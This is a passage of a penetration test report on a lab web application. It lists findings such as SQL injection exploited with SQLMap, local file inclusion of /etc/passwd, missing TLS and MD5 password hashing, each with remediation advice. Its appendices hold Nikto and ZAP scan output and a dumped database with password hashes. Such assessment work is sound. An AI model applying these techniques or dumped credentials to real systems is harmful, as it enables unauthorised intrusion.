| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| **Severity** | 9.8 - Critical |

**Description**

The registration form is vulnerable to SQL injection. Using SQLMap, the tester exploited both Boolean-based and time-based blind injection techniques to gain access to a read-only SQL shell. INSERT operations were not supported in stacked queries, however the tester was able to enumerate and dump the entire database contents using error-based and Boolean-based techniques.

**Recommendation**

Use parameterised queries or stored procedures for all database interactions to eliminate SQL injection vectors. Validate and sanitise all user inputs server-side, and implement database permissions with the principle of least privilege to limit query impact.

#### *5.2.7.4 Local File Inclusion via Code Injection*

| | |
|---|---|
| **Location** | **http://192.168.1.10/addendum?type=** |
| **WSTG Test** | WSTG-INPV-11 Testing for Code Injection |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N |
| **Severity** | 7.5 - High |

**Description**

The application is vulnerable to Local File Inclusion. The tester was able to include system files such as `/etc/passwd`, confirming an LFI vulnerability through improper handling of user-supplied input. Attempts to perform Remote File Inclusion were unsuccessful.

**Recommendation**

Validate and sanitise all user input that is used in file paths. Use strict whitelisting and avoid passing user input directly into file operations. Disable URL wrappers if not needed and configure the server to prevent file inclusion from untrusted sources.

### 5.2.8 Testing for Error Handling

#### *5.2.8.1 Improper Error Handling Exposing Sensitive Information*

| | |
|---|---|
| **Location** | **http://192.168.1.10/register.php and /admin/error_log** |
| **WSTG Test** | WSTG-ERRH-01 Testing for Improper Error Handling |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N |
| **Severity** | 4.4 - Medium |

**Description**

The application exposes detailed system error messages to the user. During SQL injection testing on the registration page, database errors were shown in the page body, revealing SQL syntax and potentially aiding attackers. Additionally, session error logs were accessible via `/admin/error_log`, exposing sensitive information about session functionality.

**Recommendation**

Configure the application to handle errors gracefully by displaying generic error messages to users while logging detailed errors securely on the server. Restrict access to error logs and sensitive debugging information to authorised personnel only.

### 5.2.9 Cryptography Testing

#### *5.2.9.1 Weak Transport Layer Security — No SSL/TLS Certificate*

| | |
|---|---|
| **Location** | **http://192.168.1.10/** |
| **WSTG Test** | WSTG-CRYP-01 Testing for Weak Transport Layer Security |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N |
| **Severity** | 7.5 - High |

**Description**

The web application does not implement SSL or TLS, as confirmed by SSLScan and browser warnings. This lack of encryption results in all traffic, including sensitive session cookies containing usernames and passwords, being transmitted in plaintext over the network.

**Recommendation**

Implement HTTPS by obtaining and configuring a valid SSL/TLS certificate on the web server. Enforce secure transport to protect data in transit and prevent interception or tampering by attackers.

#### *5.2.9.2 Sensitive Information Sent via Unencrypted Channels*

| | |
|---|---|
| **Location** | **http://192.168.1.10/** |
| **WSTG Test** | WSTG-CRYP-03 Testing for Sensitive Information Sent via Unencrypted Channels |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N |
| **Severity** | 7.5 - High |

**Description**

Due to the absence of SSL/TLS encryption, all sensitive data transmitted by the web application is sent in plaintext. This includes PII, system information like usernames, passwords, session tokens, and company records such as stock and order details.

**Recommendation**

Enforce encryption via HTTPS across the entire application to protect sensitive information in transit from interception and tampering.

### *5.2.9.3 Weak Encryption — Use of MD5 for Password Hashing*

| | |
|---|---|
| **Location** | **http://192.168.1.10/ (User database/UI)** |
| **WSTG Test** | WSTG-CRYP-04 Testing for Weak Encryption |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N |
| **Severity** | 8.8 - High |

**Description**

The application uses the MD5 hashing algorithm for storing user passwords. MD5 is considered cryptographically weak and vulnerable to collision and brute force attacks. This was confirmed by hashing known test user passwords and matching the stored hashes visible in the database and user interface.

**Recommendation**

Migrate password storage to a modern, secure hashing algorithm such as bcrypt, Argon2, or PBKDF2 with appropriate salting and iteration counts to enhance password security.

# 6 Discussion & Future Work

## 6.1 Discussion

This report set out to assess the security posture of the Hacklab Security Solutions web application through a structured black-box penetration test, following an industry standard methodology. The testing successfully identified a broad range of vulnerabilities, which were then analysed and evaluated for their severity.

The Results section provided a detailed account of each identified vulnerability, organised according to the OWASP WSTG framework. This section seeks to examine the wider patterns evident in these findings, emphasizing recurring issues that collectively undermine the application's overall security.

### 6.1.1 Information Disclosure and Configuration Weaknesses

Information disclosure and configuration weaknesses were identified as critical issues in the application. The presence of revealing server banners, exposed development files and error logs, and outdated software versions greatly increased the attack surface. A lack of secure configuration management underpins the need for implementing standardised deployment practices in line with current industry standards. Remediation efforts should prioritise the removal of sensitive files, urgent patching of software and adoption of a hardening program across all areas of configuration to reduce exposure.

### 6.1.2 Transport and Session Security Deficiencies

The penetration test revealed significant gaps in transport and session security, notably the use of unencrypted HTTP traffic and weak or broken session management mechanisms. These vulnerabilities enable attackers to intercept or hijack user sessions, compromising confidentiality and integrity. The lack of TLS encryption and insufficient cookie security policies compound these risks. As a result, enforcing robust encryption protocols and secure session controls is vital to safeguard user data and maintain session integrity.

### 6.1.3 Input Validation and Injection Vulnerabilities

Critical vulnerabilities relating to input validation and injection were detected, including SQL injection, reflected and cross-site scripting, and local file inclusion. These issues show systemic flaws in input handling that can lead to unauthorised data access or remote code execution. The severity of these vulnerabilities highlights insufficient coding practices and validation procedures. Effective mitigation requires the adoption of parameterised queries or stored procedures, robust input sanitisation  and adoption of secure coding frameworks.

### 6.1.4 Authentication and Authorization Issues

Weaknesses in authentication and authorisation mechanisms were present, such as insecure password hashing with MD5, a lack of brute-force detection and mitigation, alongside broken access controls. These issues pose a serious threat to user privacy and overall application integrity. Strengthening these controls by implementing modern password hashing algorithms, multi-factor authentication and strict role-based access control enforcement is essential.

### 6.1.5 Client-Side Validation and Browser Security Headers

Finally, shortcomings in client-side validation and browser security headers were identified, reducing the application's ability to resist attacks such as clickjacking and phishing. Strengthening client and server-side validation along with introducing appropriate HTTP security headers will significantly improve the defense against client-side threats.

## 6.2 Future Work

### 6.2.1 Implementing Secure Configuration Management

Future efforts should focus on creating a comprehensive secure configuration management process. This includes regular audits to detect and remove sensitive information exposures, automated patch management to ensure software is consistently up to date and the adoption of industry best practice for hardened deployment configurations.

### 6.2.2 Creating Robust Encryption and Session Controls

To address transport and session security gaps, the application must fully implement TLS encryption for all data in transit and enforce secure cookie attributes such as HttpOnly and Secure flags. Additionally, introducing secure session management techniques such as session expiration policies and protection against session fixation will strengthen user data protection.

### 6.2.3 Strengthening Input Validation and Secure Coding Practices

A priority for future work is the integration of secure coding frameworks and training for developers on input validation best practices. Automated security testing, including static and dynamic analysis tools can help detect injection flaws early in the development lifecycle. Additionally, adopting parameterised queries and comprehensive input sanitisation will mitigate risks related to injection attacks.

### 6.2.4 Improving Authentication and Access Control Mechanisms

Future security initiatives must modernise authentication processes by implementing strong password hashing algorithms such as bcrypt,Argon2 and PBKDF2 and introducing multi-factor authentication to add an additional security layer. Additionlly, designing and enforcing granular access control policies based on the principle of least privilege will reduce the unauthorised control risks.

Future work should aim to align client-side validation with server-side controls to ensure consistent input verification. Deployment of security headers such as Content Security Policy, X-Frame-Options and Strict-Transport-Security will enhance the protection against client-side attacks like clickjacking and cross-site scripting.

# REFERENCES

# APPENDICES

## 6.3 APPENDIX A – TESTS NOT CARRIED OUT

| OWASP ID | Name | Rationale |
|---|---|---|
| **WSTG-INFO-01** | Conduct Search Engine Discovery and Reconnaissance | Target application is supplied via VM, not hosted on the web |
| **WSTG-INFO-09** | Fingerprint Web Application | Test merged into WSTG-INFO-08 – soon to be removed from WSTG |
| **WSTG-CONF-02** | Test Application Platform Configuration | Work duplicated in WSTG-INFO-08 |
| **WSTG-CONF-03** | Review Old Backup and Unreferenced Files for Sensitive Information | Work duplicated in WSTG-INFO-03 |
| **WSTF-CONF-04** | Review Old Backup and Unreferenced Files for Sensitive Information | Work duplicated in WSTG-INFO-05 |
| **WSTG-CONF-06** | Test HTTP Methods | Work duplicated in WSTG-INFO-07 |
| **WSTG-CONF-07** | Test HTTP Strict Transport Security | Not required as the webapp does not support SSL/TLS |
| **WSTG-CONF-08** | Test RIA Cross Domain Policy | No crosspolicy.xml file exists |
| **WSTG-CONF-09** | Test File Permission | No access to webserver shell to perform test |
| **WSTG-CONF-10** | Test for Subdomain Takeover | Webapp not hosted on a domain so cannot perform test |
| **WSTG-CONF-11** | Test Cloud Storage | No cloud storage service exists, so perform test |
| **WSTG-IDNT-05** | Testing for Weak or Unenforced Username Policy | Not required as detailed inferred from WSTG-IDNT-02 |
| **WSTG-ATHN-07** | Testing for Weak Password Policy | No functionality in webapp, so cannot perform test |

| | | |
|---|---|---|
| **WSTG-ATHN-08** | Testing for Weak Security Question Answer | No security question exists in webapp, so cannot perform test |
| **WSTG-ATHN-10** | Testing for Weaker Authentication in Alternative Channel | No alternative channels exist, so cannot perform this test |
| **WSTG-SESS-02** | Testing for Cookies Attributes | Work duplicated in WSTG-SESS-02 |
| **WSTG-SESS-04** | Testing for Exposed Session Variables | Work duplicated in WSTG-SESS-04 |
| **WSTG-INPV-03** | Testing for HTTP Verb Tampering | Work duplicated in WSTG-INFO-06 |
| **WSTG-INPV-04** | Testing for HTTP Parameter Pollution | Work duplicated in WSTG-INFO-06 |
| **WSTG-INPV-06** | Testing for LDAP Injection | No LDAP server present so cannot perform this test |
| **WSTG-INPV-07** | Testing for XML Injection | No XML present in webapp, so cannot perform this test |
| **WSTG-INPV-09** | Testing for XPath Injection | Work duplicated in WSTF-INFO-06 |
| **WSTG-INPV-10** | Testing for IMAP SMTP Injection | No IMAP server present so cannot perform this test |
| **WSTG-INPV-13** | Testing for Format String Injection | Work duplicated in WSTF-INFO-06 |
| **WSTG-INPV-14** | Testing for Incubated Vulnerability | Work duplicated in WSTG-BUSL-09 |
| **WSTG-INPV-15** | Testing for HTTP Splitting Smuggling | Work duplicated in WSTF-INFO-06 |
| **WSTG-INPV-16** | Testing for HTTP Incoming Requests | Work duplicated in WSTF-INFO-06 |
| **WSTG-INPV-17** | Testing for Host Header injection | Work duplicated in WSTF-INFO-06 |
| **WSTG-INPV-18** | Testing for Server-side Template Injection | No templating language used on backend, so cannot perform this test |

| | | |
|---|---|---|
| **WSTG-INPV-19** | Testing for Server-Side Request Forgery | Work duplicated in WSTG-AUTHZ-01 |
| **WSTG-ERRH-02** | Testing for Stack Traces | Test merged into WSTG-ERRH-01– soon to be removed from WSTG |
| **WSTG-CRYP-02** | Testing for Padding Oracle | Not relevant due to lack of block cipher encryption in webapp |
| **WSTG-BUSL-*** | - | Work covered in WSTF-INPV & WSTG-AUTHN sections |
| **WSTG-CLNT-*** | - | Work covered in WSTG-INFO-06 & across other tests |
| **WSTG-API-01** | Testing GraphQL | Not relevant as there is not a GraphQL API |

## 6.4 APPENDIX B – NIKTO SCAN RESULTS

```
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.1.10
+ Target Hostname:    192.168.1.10
+ Target Port:        80
+ Start Time:         2025-07-16 14:41:49 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.3 (Unix) PHP/5.4.7
+ /: Retrieved x-powered-by header: PHP/5.4.7.
+ /: The anti-clickjacking X-Frame-Options header is not present. See:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user
agent to render the content of the site in a different fashion to the MIME
type. See: https://www.netsparker.com/web-vulnerability-
scanner/vulnerabilities/missing-content-type-header/
+ /robots.txt: contains 1 entry which should be manually viewed. See:
https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ PHP/5.4.7 appears to be outdated (current is at least 8.1.5), PHP 7.4.28
for the 7.4 branch.
+ Apache/2.4.3 appears to be outdated (current is at least Apache/2.4.54).
Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows
attackers to easily brute force file names. The following alternatives for
'index' were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var.
See:
http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcl
oud.com/vulnerabilities/8275
+ PHP/5.4 - PHP 3/4/5 and 7.0 are End of Life products without support.
+ /cgi-bin/printenv: Site appears vulnerable to the 'shellshock'
vulnerability. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-
6271
+ /: Web Server returns a valid response with junk HTTP methods which may
cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to
XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially
sensitive information via certain HTTP requests that contain specific QUERY
strings. See: OSVDB-12184

+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially
sensitive information via certain HTTP requests that contain specific QUERY
strings. See: OSVDB-12184

+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially
sensitive information via certain HTTP requests that contain specific QUERY
strings. See: OSVDB-12184

+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially
sensitive information via certain HTTP requests that contain specific QUERY
strings. See: OSVDB-12184

+ /admin/: This might be interesting.

+ /forum/: Directory indexing found.

+ /forum/: This might be interesting.

+ /img/: Directory indexing found.

+ /img/: This might be interesting.

+ /admin/index.php: This might be interesting: has been seen in web logs from
an unknown scanner.

+ /database/: Directory indexing found.

+ /database/: Database directory found.

+ /cgi-bin/printenv: Apache 2.0 default script is executable and gives server
environment variables. All default scripts should be removed. It may also
allow XSS types of attacks. http://www.securityfocus.com/bid/4431. See: CWE-
552

+ /cgi-bin/test-cgi: Apache 2.0 default script is executable and reveals
system information. All default scripts should be removed. See: CWE-552

+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was
found. This gives a lot of system information. See: CWE-552

+ /icons/: Directory indexing found.

+ /icons/README: Apache default file found. See:
https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/

+ /login.php: Admin login page/section found.

+ /#wp-config.php#: #wp-config.php# file found. This file contains the
credentials.

+ 9869 requests: 0 error(s) and 31 item(s) reported on remote host

+ End Time:           2025-07-16 14:42:30 (GMT-4) (41 seconds)

---------------------------------------------------------------------------
```

+ 1 host(s) tested

## 6.5 APPENDIX C – OWASP ZAP ACTIVE SCAN ROUTES

```
http://192.168.1.10
http://192.168.1.10/
http://192.168.1.10/1.6
http://192.168.1.10/1234567
http://192.168.1.10/343434343
http://192.168.1.10/470TV
http://192.168.1.10/747-6805
http://192.168.1.10/747-6805/747-3642
http://192.168.1.10/747-6805/747-3642/571-5693
http://192.168.1.10/747-6805/747-3642/571-5693/
http://192.168.1.10/?email=zaproxy@example.com&password=ZAP
http://192.168.1.10/S,9
http://192.168.1.10/S,9%3f/S,12%3f/S,15%3f/S,Turn
http://192.168.1.10/S,9?/S,12?
http://192.168.1.10/S,9?/S,12?/S,15?
http://192.168.1.10/S,9?/S,12?/S,15?/S,Turn
http://192.168.1.10/ZCOVCRGUGDJC
http://192.168.1.10/ZCOVCRGUGDJC/
http://192.168.1.10/ZCOVCRGUGDJC/doornumbers.txt
http://192.168.1.10/aboutus.php
http://192.168.1.10/addendum.php%3ftype=terms.php
http://192.168.1.10/addendum.php?type=faqs.php
http://192.168.1.10/admin
http://192.168.1.10/admin/ADMIN
http://192.168.1.10/admin/ADMIN/
http://192.168.1.10/admin/ADMIN/SERVER
http://192.168.1.10/admin/ADMIN/SERVER/AS
http://192.168.1.10/admin/ADMIN/SERVER/AS/products
http://192.168.1.10/admin/ADMIN/SERVER/AS/products/
http://192.168.1.10/admin/ADMIN/SERVER/AS/products/10.JPG
http://192.168.1.10/admin/ADMIN/SERVER/AS/products/11.JPG
http://192.168.1.10/admin/ADMIN/SERVER/AS/products/2.JPG
http://192.168.1.10/admin/ADMIN/SERVER/AS/products/3.JPG
http://192.168.1.10/admin/ADMIN/SERVER/AS/products/4.JPG
http://192.168.1.10/admin/ADMIN/SERVER/AS/products/5.JPG
```

```
http://192.168.1.10/admin/ADMIN/SERVER/AS/products/6.JPG
http://192.168.1.10/admin/ADMIN/SERVER/AS/products/7.JPG
http://192.168.1.10/admin/ADMIN/SERVER/AS/products/8.JPG
http://192.168.1.10/admin/ADMIN/SERVER/AS/products/9.JPG
http://192.168.1.10/assets
http://192.168.1.10/assets/
http://192.168.1.10/assets/css
http://192.168.1.10/assets/css/
http://192.168.1.10/assets/css/bootstrap-responsive.css
http://192.168.1.10/assets/css/bootstrap.css
http://192.168.1.10/assets/css/docs.css
http://192.168.1.10/assets/img
http://192.168.1.10/assets/img/
http://192.168.1.10/assets/img/images.jpg%20%3E%0A%3Cbr
http://192.168.1.10/assets/img/images.jpg%20%3E%0A%3Cbr%20/%3E%0A%0A%3Cheader
%20id=
http://192.168.1.10/assets/img/search.png
http://192.168.1.10/assets/js
http://192.168.1.10/assets/js/
http://192.168.1.10/assets/js/application.js
http://192.168.1.10/assets/js/bootsshoptgl.js
http://192.168.1.10/assets/js/bootstrap-affix.js
http://192.168.1.10/assets/js/bootstrap-alert.js
http://192.168.1.10/assets/js/bootstrap-button.js
http://192.168.1.10/assets/js/bootstrap-carousel.js
http://192.168.1.10/assets/js/bootstrap-collapse.js
http://192.168.1.10/assets/js/bootstrap-dropdown.js
http://192.168.1.10/assets/js/bootstrap-modal.js
http://192.168.1.10/assets/js/bootstrap-popover.js
http://192.168.1.10/assets/js/bootstrap-scrollspy.js
http://192.168.1.10/assets/js/bootstrap-tab.js
http://192.168.1.10/assets/js/bootstrap-tooltip.js
http://192.168.1.10/assets/js/bootstrap-transition.js
http://192.168.1.10/assets/js/bootstrap-typeahead.js
http://192.168.1.10/assets/js/google-code-prettify
http://192.168.1.10/assets/js/google-code-prettify/
http://192.168.1.10/assets/js/google-code-prettify/prettify.css
http://192.168.1.10/assets/js/google-code-prettify/prettify.js
```

```
http://192.168.1.10/assets/js/jquery.js
http://192.168.1.10/assets/js/jquery.lightbox-0.5.js
http://192.168.1.10/assets/style.css
http://192.168.1.10/bootstrap
http://192.168.1.10/bootstrap.min.js
http://192.168.1.10/bootstrap/
http://192.168.1.10/bootstrap/css
http://192.168.1.10/bootstrap/css/
http://192.168.1.10/bootstrap/css/bootstrap.min.css
http://192.168.1.10/contact.php
http://192.168.1.10/docs.min.js
http://192.168.1.10/forgotpass.php
http://192.168.1.10/img
http://192.168.1.10/img/
http://192.168.1.10/img/5.jpg
http://192.168.1.10/img/CCTV.jpg
http://192.168.1.10/img/Hacklab.jpg
http://192.168.1.10/img/a.jpg
http://192.168.1.10/img/aa20001.jpg
http://192.168.1.10/img/aalogo.jpg
http://192.168.1.10/index.html
http://192.168.1.10/index.php
http://192.168.1.10/index.php?email=zaproxy@example.com&password=ZAP
http://192.168.1.10/jquery.min.js
http://192.168.1.10/less
http://192.168.1.10/less.js
http://192.168.1.10/less/bootsshop.less
http://192.168.1.10/login.php
http://192.168.1.10/login.php?email=zaproxy@example.com&password=ZAP
http://192.168.1.10/mail.php
http://192.168.1.10/phpinfo.php
http://192.168.1.10/product_details.php%3f%2520id=4
http://192.168.1.10/product_details.php%3f%2520id=5
http://192.168.1.10/product_details.php?%20id=10
http://192.168.1.10/product_details.php?%20id=9
http://192.168.1.10/product_details.php?email=zaproxy@example.com&password=ZA
P
http://192.168.1.10/products.php
```

```
http://192.168.1.10/products.php?email=zaproxy@example.com&password=ZAP
http://192.168.1.10/products.php?page=1
http://192.168.1.10/products.php?page=3
http://192.168.1.10/register.php
http://192.168.1.10/register.php?email=zaproxy@example.com&password=ZAP
http://192.168.1.10/robots.txt
http://192.168.1.10/server
http://192.168.1.10/server/index.php
http://192.168.1.10/sitemap.xml
```

## 6.6 Appendix D – SQLMap Database Dump

```
## Table tb_products

productID,image,price,name,details,quantity,date_created

2,products/2.JPG,600,CCD Sony 1/3 Dome Type Camera    ,Product
Description\r\n\r\n\r\n\r\nCCD Sony 1/3 Dome Type Camera\r\n\r\n\r\n\r\n3.6
mm Lens \r\n\r\n\r\n\r\nSensor Type: 1/3 Sony CC
Chipset\r\n\r\n\r\n\r\nSystem of Signal: NTSC\r\n\r\n\r\n\r\nHorizontal
Resolution: 420 TV Lines\r\n\r\n\r\n\r\nOperation Temp: -10? C-
50?C\r\n\r\n\r\n\r\nIllumination: 1Lux / 00.3Lux\r\n\r\n\r\n\r\n,95,"August
5, 2015 11:34:pm "

3,products/3.JPG,500,KD-DW36RD48 IP Outdoor N.V Camera Wired/
Wireless,"Product Description\r\n\r\nKD-DW36RD48 IP Outdoor N.V Camera Wired/
Wireless\r\n\r\n1/3 Sony Super HAD II CCD, Color: 0.3Lux (480TVL); Color
0.1Lux\r\n\r\n(600TVL), 4/6/8mm fixed lens optional, IR\r\n\r\nDistance:
30m\r\n\r\nDimension: 173mm (L) x102mm (W) x93mm (H);
N.W.:1.5kg\r\n\r\n",100,"August 5, 2015 11:34:pm "

4,products/4.JPG,700,"KD-DP73XD22 With zoom camera ZCN-21Z22, 22x10 zoom","
1. 7? IP low speed dome, indoor/outdoor\n\n  2. Manual Pan/tilt:6
/S,9?/S,12?/S,15?/S,Turn\n\n   Angle: Horizontal: 360? endless, Vertical:
90?\n\n  3. 64 preset, 1 tour groups \n\n  4. DC15V, 2A\n\n   KD-DP73XD22\n\n
With zoom camera ZCN-21Z22, 22x10 zoom, color 0.5Lux 580TVL, \n\n   B/W
0.02Lux 650TVL,\n\n",100,"August 5, 2015 11:34:pm "

5,products/5.JPG,800,220X Day/Night Color CCD ZOOM Camera with 1/4 ?i,"Type:
Auto Focus power zoom camera\n\nImage sensor: 1/4 ?SONY COLOR CCD\n\nEffect
Pixels: 768(H) x 494(V) /470TV Line\n\nMin. Illumination: 3Lux /1.6\n\nS/N
Ration: 46dB (AGC OFF, fsc trap)\n\nLens: 22 X zoom, F/1.6 (W) 3.7(T) f=3.6
(w) 79.2(T)mm\n\nZoom: Optical 22X, Digital 10X\n\n",100,"August 5, 2015
11:34:pm "

6,products/6.JPG,700,Bullet Type Covert Camera,Bullet Type Covert
Camera\r\nSensor Type: 1/3 Sony CCD Chipset\r\nSystem of Signal:
NTSC\r\nHorizontal Resolution: 420 TV Lines\r\nOperating Temp: -10\xb0 C-
50\xb0 C\r\nIllumination: 1Lux\r\n,100,"September 1, 2015 8:22:pm  "

7,products/7.JPG,665,Weatherproofed Camera with Infra-Red,Weatherproofed
Camera with Infra-Red\r\nSensor Type: 1/3 Sony CCD Chipset\r\nSystem of
Signal: NTSC\r\nHorizontal Resolution: 520 TV Lines\r\nOperating Temp: -
10\xb0C-50\xb0C\r\nIllumination: 0.03Lux\r\nPower Supply: DC12V\r\nIR
Distance: 50m,100,"September 1, 2015 11:40:pm  "

8,products/8.JPG,780,ACTI PTZD91,"Product Type-\tMini Dome,\r\nMaximum
Resolution: 1MP,\r\nApplication Environment:\tIndoor,\r\nImage
Sensor:\tProgressive Scan CMOS,\r\nDay / Night: No",100,"September 2, 2015
12:33:am  "

9,products/9.JPG,700,VC IRD720P- ANALOG DOME TYPE CAMERA,6MM Lens\r\nCMOS
800TVL chipset\r\n24pcs IR LED\r\nNTSC\r\nDC12V\r\nWithout osd Metal
Case\r\nColor White,50,"September 2, 2015 12:40:am  "

10,products/10.JPG,800,VC IRW720P- ANALOG BULLET TYPE CAMERA,IR Waterproof
with Bracket\r\nCMOS 800TVL\r\n6MM Lens\r\n24pcs IR LED\r\nNTSC\r\nDC
12V\r\nWithout osd\r\nWhite,29,"September 2, 2015 12:42:am  "

11,products/11.JPG,900,VC?D42S720-ANALOG BULLET TYPE CAMERA,NVP2431+OV9712
with OSD Cable\r\nIR LED: ?5X42PCS IR range: 40M\r\n8?12mm CS Lens\r\nWater
```

```
resistance: IP66\r\n3?Axis cable built?in bracket\r\nSize: 242W) x 84(H) x
86(D)mm\r\nWeight: 1.6KG,19,"September 2, 2015 12:52:am  "


## Table audit_trail
ID,KeyID,Detail,User,Outcome,Date_time
3,6,Announcement = We will never give you up New Announcement was
created,admin,Inserted,"July 2, 2017 2:36:am  "
3,14,"name=We will never give you up, detail=Updated, date=July 14, 2025
2:20:am  , place=Hacklab where announcementID=1 Updated",admin,Updated,"July
14, 2025 2:20:am  "
3,13,"name=We will never give you up, detail=Updated, date=July 14, 2025
2:20:am  , place=Hacklab where announcementID=1 Updated",admin,Updated,"July
14, 2025 2:20:am  "
3,12,Announcement = THrPAfVC New Announcement was
created,admin,Inserted,"July 14, 2025 2:19:am  "
3,11,CustomerID 5 Name= Gavin was move to Archive,admin,Move,"July 14, 2025
2:19:am  "
3,10,CustomerID 4 Name= Rick was move to Archive,admin,Move,"July 14, 2025
2:19:am  "
3,9,CustomerID 3 Name= Colin was move to Archive,admin,Move,"July 14, 2025
2:19:am  "
3,8,CustomerID 1 Name= Rick was move to Archive,admin,Move,"July 14, 2025
2:18:am  "
3,7,CustomerID 2 Name= Ian was move to Archive,admin,Move,"July 14, 2025
1:44:am  "
3,15,"ProductID= 1, We will never give you up was permanently
Deleted!",admin,Deleted,"July 14, 2025 2:21:am  "


## Table dep_method
methodID,dep_method


## Table tb_sentmessage
CustomerID,Email,Message,Status,Recipient,From_admin,Primary_key,Date_created
1,hacklab@hacklab.com,uAaDCy,<blank>,Rick Astley,Julius  Felicen,1,"July 14,
2025 2:19:am  "


## Table tb_announcement
announcementID,image,place,date,name,detail,status
2,upload/file.txt,PBYeJL,1963-09-05 00:00:00,THrPAfVC,pWuMON,Seen


## Table backup_dbname
ID,Date,Name
```

```
## Table asset_archive
productID,image,price,name,details,quantity,date_created


## Table orders
OrderID,Date_paid,customerID,tax,total,status,orderdate,deliverystatus,Transa
ction_code,shipping_address
3,<blank>,3,36,300,Pending,2017-07-13,<blank>,AA0033,"1 Bell Street, Dundee
Europe"
5,<blank>,6,96,800,Confirmed,2025-07-14,Delivered,AA0056,d


## Table comment
CustomerID,announcementID,Num,Comment,date_posted
1,1,1,Asda,1499973598


## Table item_category
category_id,item_name
1,Office Machine
2,Computer Accessories
3,Furniture
4,Filing & Storage
5,Office Supplies


## Table customers
CustomerID,City,Email,Gender,Address,Birthday,Lastname,Password,status,Firstn
ame,thumbnail,Middle_name,Date_created,Contact_number
6,Dundee,test@test.com,Male,Test,2000-05-
14,Testington,9461cce28ebe3e76fb4b931c35a169b0
(481),inactive,Test,profile.jpg,T,"July 14, 2025 2:48:am  ",1234567890
7,Dundee,dupe@test.com,Male,Duplicate,2000-01-
01,Cate,17d63b1625c816c22647a73e1482372b (411),inactive,Dup,<blank>,Li,"July
14, 2025 3:31:am  ",1234567890
8,Dundee,gavin@test.com,Male,6 test st,1991-07-
01,Tester,17d63b1625c816c22647a73e1482372b
(411),inactive,Gavin,<blank>,The,"July 14, 2025 3:32:am  ",1245678901
9,Dundee,dupe1@test.com,Male,Duplicate,2000-01-
01,Cate,17d63b1625c816c22647a73e1482372b (411),inactive,Dup,<blank>,Li,"July
14, 2025 3:35:am  ",1234567890
10,Dundee,tester@test.com,Male,Duplicate,2000-05-
14,t,17d63b1625c816c22647a73e1482372b (411),inactive,t,<blank>,t,"July 14,
2025 4:47:am  ",1
```

```
11,Dundee,g@g.com,Male,R,2000-02-26,G,ae2b1fca515949e5d54fb22b8ed95575
(testing),inactive,G,<blank>,G,"July 14, 2025 1:28:pm  ",2


## Table customer_archive

CustomerID,City,Email,Gender,Address,Birthday,Lastname,Password,Firstname,Mid
dle_name,Date_created,Contact_number

1,Dundee,hacklab@hacklab.com,Male,"1 Bell Street, Dundee",1995-09-
15,Astley,e2230b853516e7b05d79744fbd4c9c13 (509),Rick,God,"August 5, 2015
11:34:pm  ",012345678

2,Perth,IFerguson@hacklab.com,Male,2 Brown Street,1995-11-
30,Ferguson,e2230b853516e7b05d79744fbd4c9c13 (509),Ian,Robert,"August 5, 2015
11:35:pm  ",09364987102

3,Dundee,Colin@test.com,Male,Dundee,0000-00-
00,McLean,e2230b853516e7b05d79744fbd4c9c13 (509),Colin,L,"July 13, 2017
10:39:pm  ",12313123

4,Dundee,test@test.com,Male,"1 Bell STreet, Dundee",1995-09-
15,Astley,e2230b853516e7b05d79744fbd4c9c13 (509),Rick,God,"July 14, 2017
3:23:am  ",09434138521

5,Dundee,gavin@test.com,Male,6 test st,1991-07-
01,Tester,ae2b1fca515949e5d54fb22b8ed95575 (testing),Gavin,The,"July 14, 2025
2:04:am  ",1245678901


## Table reply_message

CustomerID,Email,Message,Status,Recipient,From_admin,Primary_key,Date_created

1,hacklab@hacklab.com,Test back,<blank>,Rick Astley,Julius
Felicen,1,"October 13, 2017 11:12:pm  "

1,hacklab@hacklab.com,uAaDCy,<blank>,Rick Astley,Julius  Felicen,2,"July 14,
2025 2:19:am  "


## Table loginout_serverhistory

AdminID,Name,User,Time_in,Time_out,Primary

1,Benjie I. Alfanta,benjie_oos,"July 14, 2025 1:34:am  ","July 14, 2025
2:07:am ",24

1,Benjie I. Alfanta,benjie_oos,"July 14, 2025 2:03:am  ","July 14, 2025
2:07:am ",27

